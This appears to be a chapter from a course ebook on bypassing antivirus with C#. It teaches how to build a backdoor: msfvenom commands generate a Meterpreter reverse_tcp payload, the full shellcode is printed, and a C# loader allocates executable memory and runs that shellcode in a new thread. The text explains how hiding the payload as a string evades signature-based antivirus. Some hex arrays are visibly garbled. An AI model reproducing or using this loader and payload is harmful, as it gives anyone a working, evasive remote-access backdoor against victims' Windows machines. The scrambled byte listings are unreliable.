Part 1 (C#.NET Tricks and Techniques)

# Chapter 1 : Creating Simple Backdoor Payload by C#.NET

- 1. Goal: Understanding how Can Use Simple C# Code to Make Backdoor by Metasploit Payloads.
- 2. Creating C#.NET Code and Testing.
- 3. Videos.

first of all before Begin this Course you need to know About how can use "**Metasploit**" also you should have work Experience with "**C#.NET**" Programming so this chapter is very important for this Course if you can understand what exactly we will do in this Chapter by Codes then you can understand other chapters codes very well .

### We have 3 Important Points for all Chapters in this Course:

- 1. Creating Metasploit Meterpreter Backdoor Payloads.
- 2. Creating Simple Source Code by C# for Using Meterpreter Payloads (C# Backdoor).
  - Integration Meterpreter Payload (Native or Unmanaged Codes) with C# Codes (Managed Codes)
- 3. Windows API Programming by C#.

**Note**: Don't worry it is not Necessary to understanding Windows API programming very well at least for my Codes but it is Necessary to Know how can Using Metasploit also How can creating C# Codes and how can Compile C# codes so you should have 1+ year of Experience with C# Programming at least. In this course I want to explain my codes very simple without complex Things in my codes so don't worry about C# Codes if you are Beginner in C#, I will try to Explain step by step my Codes at least for New Codes in these chapters.

 $\label{Note:powers} \textbf{Note}: \textbf{These Separated Chapters for this eBook are Free Parts of my Course}: \texttt{"Bypassing AVS by C#.NET Programming"}, I will Publish this \texttt{"ebook"} in 2018-2019, \texttt{"I hope"} but I want to share these \texttt{"Chapters/Videos/Codes"} for you before Publish this eBook.$ 

**Important Point about this eBook and these Chapters**: These Chapters are some "Free" Parts of my Course so Please don't Ask me about Full Chapters/Codes and Videos etc.

So first of all you should know how can use Metasploit Meterpreter Payload (Unmanaged Code) for your C# Backdoor (Managed Code) so in this case I will use Msfvenom Tool to make Backdoor Payload. with "Kali Linux" you can Find this Command.

**Note**: in this course you Need to know how can use Metasploit tool so in this course I will not Explain about this Penetration Test Framework. (Metasploit).

But before using this tool first we should talk about PAYLOADS in this case Meterpreter Payloads.

#### Q. What is it and Why We need to use these PAYLOADS?

A. Short Answer is: Payload is your Poison or your Venom to Attacking to target systems!

### **Explaining Step by Step for Running PAYLOADS:**

Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File

Step B: Executing Backdoor.exe File in target system (Windows)

Step C: Established Meterpreter Between Target system (Backdoor system) and Attacker system

In this course very Important Points are these Steps (Step 1, Step 2).

### Q. Why Step 1 and Step 2 are Important?

**A.** Why Step 1: Because to Make Backdoor you have a lot Ways to do this but some ways right now will detect by Anti viruses! So this is very important to you which one of these ways you want to use for Bypassing Anti Viruses because with Signature Based AV probably some of these Payloads Will Detect and you should think about Ways to Bypassing AV in this step.

**A.** Why Step 2: Because in this step you want to Execute your Payload in Memory by File system "Backdoor.exe" so in this time you should think about Bypassing Anti Viruses Real-Time Monitoring by Techniques and Tricks.

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### Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File

in this step you can use Msfvenom tool for creating Payloads with Types like (Format Csharp or EXE).

When you want to use your payload as executable Backdoor File then you should use (Format EXE) like **Executable Format** 1-2 and if you want to use Meterpreter Payload in your Codes like C# or C++ then you can use (Format csharp) or (Format C) like **Transform Format** 1-1.

### 1-1. Creating Metasploit Meterpreter Backdoor Payloads. (Transform Format: csharp)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax: msfvenom --platform windows --arch x86\_64 -p windows/x64/meterpreter/reverse\_tcp | lhost=192.168.56.1 -f csharp > payload.txt

### 1-2. Creating Metasploit Meterpreter Backdoor Payloads. (Executable Format : EXE)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax: msfvenom --platform windows --arch x86\_64 -p windows/x64/meterpreter/reverse\_tcp lhost=192.168.56.1 -f exe > Backdoor.exe

### **Msfvenom Command output Formats:**

#### Executable formats:

asp, aspx, aspx-exe, dll, elf, elf-so, <mark>exe</mark>, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osxapp, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats:

bash, **c**, **csharp**, dw, dword, hex, java, js\_be, js\_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

95% up to 100% of Anti-Viruses Right Now *will Detect your Payload if you make them* by (Executable Format EXE) but if you used (Format C) then you need to Create your Own Code for using this Payload with (Transform Format: csharp) then you have New Backdoor Code with New Signature so probably your Code and EXE file Will Not Detect by Signature-Based AV until Publishing Codes on Internet etc. nowadays New Codes Made By Powershell or C# are very New for Signature-Based AV so in the most time they will Bypass AVS very simple and I will show you how can Use Meterpreter PAYLOAD in this Case "windows/x64/meterpreter/reverse\_tcp" for your C#.NET Code very simple.

#### Q. How can use Transform Format C or Csharp output for Msfvenom Payload in C#.NET?

A. Short answer is: you can use this Output like String or Bytes Variable in C#.

Trick-1: Using String variables and Bytes variables by Simple Technique in C#.

Trick-1-Step1: for making Csharp (Transform Format) you should run this command .

msfvenom --platform windows --arch x86\_64 -p windows/x64/meterpreter/reverse\_tcp lhost=192.168.1.111 -f csharp > payload\_cs.txt

to make Csharp (Transform Format) you should run this command and in this case my Kali linux local IP-Address was 192.168.1.111.

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As you can see we have these bytes in our Text File (payload\_cs.txt)

### byte[] buf = new byte[510] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00, . . . . . . . ,0xb5,0xa2,0x56,0xff,0xd5 }:

also our payload will start with these bytes "FC", "48" and Finished "FF", "D5" and our payload length was 510 bytes, in this output we have one Variable with Name "buf" with type of Bytes[] Array.

Now you can Copy this Output and Paste that in your C# Projects but **this is not Good Idea** so in this chapter I will explain why Copy and Paste this buf Bytes[] Array variable to your Projects is not Good idea but now we should talk about other Things .

To starting New Project in VS.NET 2008 or 2015 you should Select C# Console Application also .NET Framework 4.0 or 3.5 or 2.0 only .

In "Source\_Code\_1" you can see my Simple Backdoor Code with Project Name "NativePayload\_HardcodedPayload" so my Name-Space is "NativePayload\_HardcodedPayload".

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System. Text;
namespace NativePayload_HardcodedPayload
  class Program
     static void Main(string[] args)
       /// STEP 1: Begin
       /// msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129
-f c > payload.txt
       string payload =
"fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
, 48, 01, d0, 66, 81, 78, 18, 0b, 02, 0f, 85, 72, 00, 00, 00, 8b, 80, 88, 00, 00, 00, 48, 85, c0, 74, 67, 48, 01, d0, 50, 8b, 48, 18, 44, 8b, 40, 20
 .08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
, ba, 4c, 77, 26, 07, ff, d5, 4c, 89, ea, 68, 01, 01, 00, 00, 59, 41, ba, 29, 80, 6b, 00, ff, d5, 6a, 05, 41, 5e, 50, 50, 4d, 31, c9, 4d, 31, c0, 48, ff, c0, 48, 89, c2, 48, ff, c0, 48, 89, c1, 41, ba, ea, 0f, df, e0, ff, d5, 48, 89, c7, 6a, 10, 41, 58, 4c, 89, e2, 48, 89, f9, 41, ba, 99, a5, 74
,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
, d9, c8, 5f, ff, d5, 83, f8, 00, 7e, 55, 48, 83, c4, 20, 5e, 89, f6, 6a, 40, 41, 59, 68, 00, 10, 00, 00, 41, 58, 48, 89, f2, 48, 31, c9, 41, ba, 58, a4, 53, e5, ff, d5, 48, 89, c3, 49, 89, c7, 4d, 31, c9, 49, 89, f0, 48, 89, da, 48, 89, f9, 41, ba, 02, d9, c8, 5f, ff, d5, 83, f8, 00, 7d, 28, 58
,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
```

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```
string[] Xpayload = payload.Split(',');
         byte[] X_Final = new byte[Xpayload.Length];
         for (int i = 0; i < Xpayload.Length; i++)
             X_Final[i] = Convert.ToByte(Xpayload[i], 16);
// byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41 ,0x51 ,0x41 ,
0 \times 50 \ , 0 \times 52 \ , 0 \times 51 \ , 0 \times 56 \ , 0 \times 48 \ , 0 \times 31 \ , 0 \times d2 \ , 0 \times 65 \ , 0 \times 48 \ , 0 \times 8b \ , 0 \times 52 \ , 0 \times 48 \ , 0 \times 8b \ , 0 \times 52 \ , 0 \times 18 \ , 0 \times 48 \ , 0 \times 8b \ , 0 \times 52 \ , 0 \times 18 \ , 0 \times 10 \ 
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0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5 ,0xa2 ,0x56 ,0xff ,0xd5
         /// STEP 1: End
         /// STEP 2: Begin
         UInt32 MEM_COMMIT = 0x1000;
         UInt32 PAGE_EXECUTE_READWRITE = 0x40;
         Console.WriteLine():
         Console.ForegroundColor = ConsoleColor.Gray;
         Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
         UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
         Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
         IntPtr hThread = IntPtr.Zero;
         UInt32 threadId = 0 \times 00000;
          IntPtr pinfo = IntPtr.Zero;
         hThread = CreateThread(0\times0000, 0\times0000, funcAddr, pinfo, 0\times0000, ref threadId);
         WaitForSingleObject(hThread, 0xffffffff);
          /// STEP 2: End
      [DllImport("kernel32")]
      private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect):
      [DllImport("kernel32")]
      private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
      [DllImport("kernel32")]
      private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
  }
```

### Source\_Code\_1: Simple C# Backdoor with Metasploit Meterpreter Payload.

We should talk about Source\_Code\_1 step by step .

First of all I want to talk about (**Trick-1: Using String variables**) in this technique you can convert your payload from Byte[] Array Variable to Strings Variable then you can Hard-coded your payload in your source code by String Variable finally in MEMORY you will Convert This String Variable to Byte[] Array Variable again, But in this Time you will do it in MEMORY so Detecting this Convert from String to Bytes by AVS is Difficult at least for most of them.

Q. Important Question : why we should not Use Byte[] array Variables by Default in Source Code ?

A. Short Answer is: Detecting Meterpreter Payload by Bytes Variable in your exe or Source code is Simpler than String Variables also the most AV will not good Check/Scan Strings in your EXE.

So this code was better if you want to Hard-coded your Meterpreter Payload in C# Source Code.

Part 1 (C#.NET Tricks and Techniques)

```
Good way ==> string payload = "fc,48,83,e4,f0,e8,cc,...........,56,ff,d5";

Bad way ==> byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0,...};

maybe Safe way ==> Don't Hard-coded Payloads in Source Codes.(we will talk about this in next chapters)
```

let me explain this Trick by Pictures .

As you can in these Codes I have two files, NativePayload\_HardcodedPayload\_string.exe and NativePayload\_HardcodedPayload\_bytes.exe

These files Compiled by two Tricks first String method second by Byte Method so we have these Codes for each:

```
NativePayload_HardcodedPayload_string.exe C# Code:
   string payload =
 "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
 ,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
 ,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33
,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
, ba, 4c, 77, 26, 07, ff, d5, 4c, 89, ea, 68, 01, 01, 00, 00, 59, 41, ba, 29, 80, 6b, 00, ff, d5, 6a, 05, 41, 5e, 50, 50, 4d, 31, c9, 4d, 31, c0, 48
  ff, c0, 48, 89, c2, 48, ff, c0, 48, 89, c1, 41, ba, ea, 0f, df, e0, ff, d5, 48, 89, c7, 6a, 10, 41, 58, 4c, 89, e2, 48, 89, f9, 41, ba, 99, a5, 74
 61, ff, d5, 85, c0, 74, 0a, 49, ff, ce, 75, e5, e8, 93, 00, 00, 00, 48, 83, ec, 10, 48, 89, e2, 4d, 31, c9, 6a, 04, 41, 58, 48, 89, f9, 41, ba, 02
, d9, c8, 5f, ff, d5, 83, f8, 00, 7e, 55, 48, 83, c4, 20, 5e, 89, f6, 6a, 40, 41, 59, 68, 00, 10, 00, 00, 41, 58, 48, 89, f2, 48, 31, c9, 41, ba, 58, a4, 53, e5, ff, d5, 48, 89, c3, 49, 89, c7, 4d, 31, c9, 49, 89, f0, 48, 89, da, 48, 89, f9, 41, ba, 02, d9, c8, 5f, ff, d5, 83, f8, 00, 7d, 28, 58
  41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,3c,ff,d5,49,ff,ce,e9,4c,ff,d5,49,ff,ce,e9,4c,ff,d5,49,ff,ce,e9,4c,ff,d5,49,ff,ce,e9,4c,ff,d5,49,ff,ce,e9,4c,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,49,ff,d5,4
ff, ff, 48, 01, c3, 48, 29, c6, 48, 85, f6, 75, b4, 41, ff, e7, 58, 6a, 00, 59, 49, c7, c2, f0, b5, a2, 56, ff, d5"; string[] Xpayload = payload.Split(',');
               byte[] X_Final = new byte[Xpayload.Length];
               for (int i = 0; i < Xpayload.Length; i++)
                   X_Final[i] = Convert.ToByte(Xpayload[i], 16);
```

### NativePayload\_HardcodedPayload\_bytes.exe C# Code :

```
string payload =
"fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
 08, 45, 39, d1, 75, d8, 58, 44, 8b, 40, 24, 49, 01, d0, 66, 41, 8b, 0c, 48, 44, 8b, 40, 1c, 49, 01, d0, 41, 8b, 04, 88, 48, 01, d0, 41, 58, 41, 58
5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,ff,fd,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,5a,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48
ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
.61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
, d9, c8, 5f, ff, d5, 83, f8, 00, 7e, 55, 48, 83, c4, 20, 5e, 89, f6, 6a, 40, 41, 59, 68, 00, 10, 00, 00, 41, 58, 48, 89, f2, 48, 31, c9, 41, ba, 58
, a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
,ff,ff,48,01,c3,48,20,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
    // string[] Xpayload = payload.Split(',');
             byte[] X_Final = new byte[Xpayload.Length];
    //
             for (int i = 0; i < Xpayload.Length; i++)
    //
    //
     //
                X_Final[i] = Convert.ToByte(Xpayload[i], 16);
```

byte[] X\_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x41 ,0x51 ,0x41 ,0x50 ,0x52 ,0x51 ,0x56 ,0x48 ,0x31 ,0xd0 ,0xd0 ,0xd1 ,0x51 ,0xd1 ,0x50 ,0xd1 ,0x50 ,0xd1 ,0x50 ,0xd1 , , 0x40, 0x40, 0x40, 0x40, 0x60, 0x00, 0x48, 0x50, 27x0, d8x0, 48x0, 0x40, 0x40, d8x0, 8x00, 8x0, d8x0, x4x0, 0x40, 0x40, 0x40, 0x40, 0x40, 0x40, 0x40, d8x0, dx40, 0xc9 ,0x20 , , 0x8b , 0x6c, 0x0c, 0x0c, 0x0c, 0x0c, 0x0c, 0x6b ,0x6z, 0x6c, 0x6d ,0x6z, 0x6c, 0x6 0x00, 000, 2 ,0xe0 ,0xe0, 0x02, 0x04, 0x04, 0x05, 0x04, 0x04, 0x04, 0x06, 0x04, 0x075, 0xd1, 0x75, 0xd2, 0x04, 0x86, 0x44, 0x86 , 17x0, 17x0 0x5d, 0x49, 0x6e, 0x77, 0x73, 0x32, 0x5f, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49, 0x89, 0x6e, 0x48, 0x81, 0xec, 0xa0, 0x01, 0x00, 0x49, 0x89 ,0xe5 ,0x49 ,0xbc ,0x02 ,0x00 ,0x10 ,0x50 ,0xc0 ,0x20 ,0x00 ,0x10 ,0x50 ,0x60 , 0x26, 0x07, 0x6f, 0x40, 0x68, 0x6x, 0x6x, 0x6x, 0x6x, 0x6x, 0x01, 0x01, 0x00, 0x00, 0x0x, 0x5x, 0x41, 0x6x, 0x20, 0x6x, , 1,0xc, 10x0, a,0xe a,0xe, 1,0xd, 10xd, 1 0xe0 ,0xff ,0xd5 ,0x48 ,0x89 ,0xc7 ,0x6a ,0x10 ,0x41 ,0x58 ,0x4c ,0x89 ,0xe2 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x99 ,0xa5 ,0x74 ,0x61 ,0xff ,0xd5 ,0x85 ,0x86 ,0x89 ,0x61 , 0x00, 0x04, 0x02, 0x62, 0x62, 0x64, 0x62, 0x64, 0x64, 0x65, 0x64, 0x64, 0x65, 0x64, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x65, 0x64, 0x64, 0x65, 0x65, 0x64, 0x65, 0x65, 0x65, 0x65, 0x65, 0x64, 0x65, 9x0, e8x0, e2x0, 0xx0, bx0, exx0, bx0, exx0, exx 0x00, 0x00, 0x00, 0x00, 82x0, adx0, 14x0, e3x0, 25x0, ,0x48,0x40, 0x00, 0x00, 0x00, 0x40, 0x00, 0x04, 0800, 0800, 0x00, 0x0f, 0x00, adx0, t4x0, a5x0, 0x0x, a0x0, 0x0d, a5x0, 0x40, 0x50, 0x40, 0x00, 0x0d, ,0x30 ,0x6f ,0x57 ,0x59 ,0x41 ,0x6d ,0x75 ,0x6e ,0x4d ,0x61 ,0xff ,0xd5 ,0x49 ,0xff ,0xee ,0xe9 ,0x3c ,0xff ,0xff ,0xff ,0xff ,0xf8 ,0x01 ,0xc3 ,0x48 , 0x49, 0x66, 0x48, 0x85, 0x66, 0x75, 0xb4, 0x41, 0xff, 0xe7, 0x58, 0x6a, 0x00, 0x59, 0x49, 0xc7, 0xc2, 0xf0, 0xb4, 0x6b, 0x6b, 0x6b, 0x6f, 0xd5, 0xd6, 0x6b, 0x6b,

Part 1 (C#.NET Tricks and Techniques)

in "Picture 1" you can compare result for two Codes (string and bytes):

as you can see by string method your Meterpreter Payload Transformed From "FC , 48" to "66 63 , 34 38" in your EXE file.

But with byte Method your Meterpreter Payloads without change Hard-coded to your EXE file so this File will detect Probably by most of AVS very fast .

```
69 63
64 65
69 62
                                                           76
6F
72
                                 6C 70
61 69
63 74
45 78
6F 6E
                                                           74
46
                                                                                 72
72
50
63
74
              6A
70
                                                   00
70
                                                                                                                                                         string payload = "fc,48,83,e4,...";
                                                                                           00
                                                   00
00
00
                                  00 64
00 2C
                                                                                          00
00
                6F 6E
65 77
10 2E
34 04
00 00
01 00
061 AB
72 73
74 73
20 32
61 74
64 63
74 69
55 44
66 6F
                                    01 00
02 00
52 53
AB B9
5C 64
5C 56
                                                    00 00
44 53
34 A0
61 6D
69 73
35 5C
                                                                                                                                                   These Bytes probably Will Detect by Anti Viruses or Forensic ools very simple so this C# Code with (byte [] array) is not Good IDEA more often.
                                                     50 61
64 50
75 67
5F 48
      64
6A
50 61
00 00
                                                                                                                                                     C# code:
                        00
00
43
                                                                                                                                                     byte [] X_Final = new byte[] {0xfc , 0x48 ,0x83 ,0xe4 ,0xf0 , ... };
00 00
00 00
```

Picture 1:

now we should talk about Section "STEP1" in our "Source Code 1"

```
1. string payload = "fc, 48, 83, e4, f0, ..., a2, 56, ff, d5";
2. string[] Xpayload = payload.Split(',');
3.    byte[] X_Final = new byte[Xpayload.Length];
4.    for (int i = 0; i < Xpayload.Length; i++)
5.    {
6.         X_Final[i] = Convert.ToByte(Xpayload[i], 16);
7.    }</pre>
```

important point for this trick is all Meterpreter Bytes will make in Memory without Saving in File-system so for Proof of Concept you can See this Thing in "Picture 1" by "NativePayload\_HardcodedPayload\_string.exe" C# Code. As you can see in "Picture 1" Meterpreter Bytes "FC 48" in this Method Saved in File-system by these Bytes as STRING:

```
66 ==> F
63 ==> C
2C ==> ,
34 ==> 4
38 ==> 8
```

FC48 Meterpreter Bytes

660063002C00340038002C Meterpreter Transformed to Strings Bytes

so we have something like this FC48 transformed to 660063002C00340038002C

with Code string[] Xpayload = payload.Split(','); you will Remove these Bytes from 660063002C00340038002C so you will have these bytes in string[] Xpayload , it means in Memory.

660063002C00340038002C == > 660063002C00340038002C

Part 1 (C#.NET Tricks and Techniques)

```
string[] Xpayload == 66633438
Xpayload[0]= 66
Xpayload[1]= 63
Xpayload[2]= 34
Xpayload[3]= 38
```

Important Point : With this Variable byte[]  $X_{\text{Final}}$  you will have FC48 Meterpreter bytes In Memory after Converting from 66633438 to FC48 by Codes (Line Numbers 4 and 6).

after these Code we will have Meterpreter Payload in Memory by byte[] X\_Final Variable now We need some Codes for Execute these Meterpreter Bytes in Memory by Create one New Thread into Current Process.

now we should talk about Section "STEP 2" in "Source\_Code\_1".

```
/// STEP 2: Begin
0.
       UInt32 MEM_COMMIT = 0x1000;
1.
       UInt32 PAGE_EXECUTE_READWRITE = 0x40;
       Console.WriteLine();
2.
       Console.ForegroundColor = ConsoleColor.Gray;
3.
4.
       Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
       UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
       Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
6.
       IntPtr hThread = IntPtr.Zero;
7.
       UInt32 threadId = 0 \times 00000;
8.
       IntPtr pinfo = IntPtr.Zero;
        hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
10.
        WaitForSingleObject(hThread, 0xffffffff);
11.
     /// STEP 2: End
12.
      [DllImport("kernel32")]
13.
      private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
15.
      [DllImport("kernel32")]
      private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32
lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
17.
      [DllImport("kernel32")]
      private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
18.
19.
    }
20.}
```

as you can see in Section "STEP2" we have some code for API Programming and <code>[DllImport("kernel32")]</code>. If you want to use some Windows API Function (Unmanaged Codes) in your C# Codes (Managed Codes) then you need these lines like (line Numbers: 13, 14, 15, 16, 17, 18). with these line I want to use these API Function (<code>VirtualAlloc</code>, <code>CreateThread</code>, <code>WaitForSingleObject</code>).

Note: Don't Worry this is API Programming but I will try to Explain these Codes very simple and Useful also let me tell you my Friends I am not Professional API Programmer by C# so If I can Do this, you can do this too.

